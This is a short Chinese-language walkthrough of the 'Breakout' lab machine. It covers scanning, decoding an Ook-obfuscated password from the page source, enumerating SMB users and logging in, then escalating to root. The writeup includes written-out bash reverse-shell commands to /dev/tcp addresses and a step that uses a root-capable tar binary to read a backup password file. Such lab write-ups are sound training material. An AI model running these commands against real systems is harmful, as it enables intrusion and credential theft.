breakout靶機

開機顯示ip也可以不用掃描

首先使用nmap掃描

去訪問網頁

使用dirb掃描這個網頁發現並沒有什麼

查看原碼發現ook解密
對其進行解碼

得到一竄字元記下來,後面有用


在後面加上埠號訪問是兩個登錄介面

使用enum4linux對網頁進行掃描,得到用戶名cyber enum4linux(smb專用掃描器)
結合上面解密得到的密碼進行登錄


在命令行中輸入ls可以看見有user.txt文件進行查看可以得到第一個flag
進行提權
bash 反彈shell
bash -c 'exec bash -i &>/dev/tcp/192.168.157.137/8888 <&1' 先編寫

觸發
bash -i >& /dev/tcp/ip/1234 0>&1

kali使用nc 進行連接

連接成功開始提權


發現一個舊的密碼文件,需要root許可權才能執行,因為tar命令為root許可權而當前用戶也可以執行使用tar命令
先將將文件壓縮,再解壓即可

tar命令壓縮解壓該文件 ./tar -czvf pass.zip.gz /var/backups/.old_pass.bak如下最後查看後可得到一串字元

因為是root許可權的pass命令的文件所以可能是root密碼


su root提權成功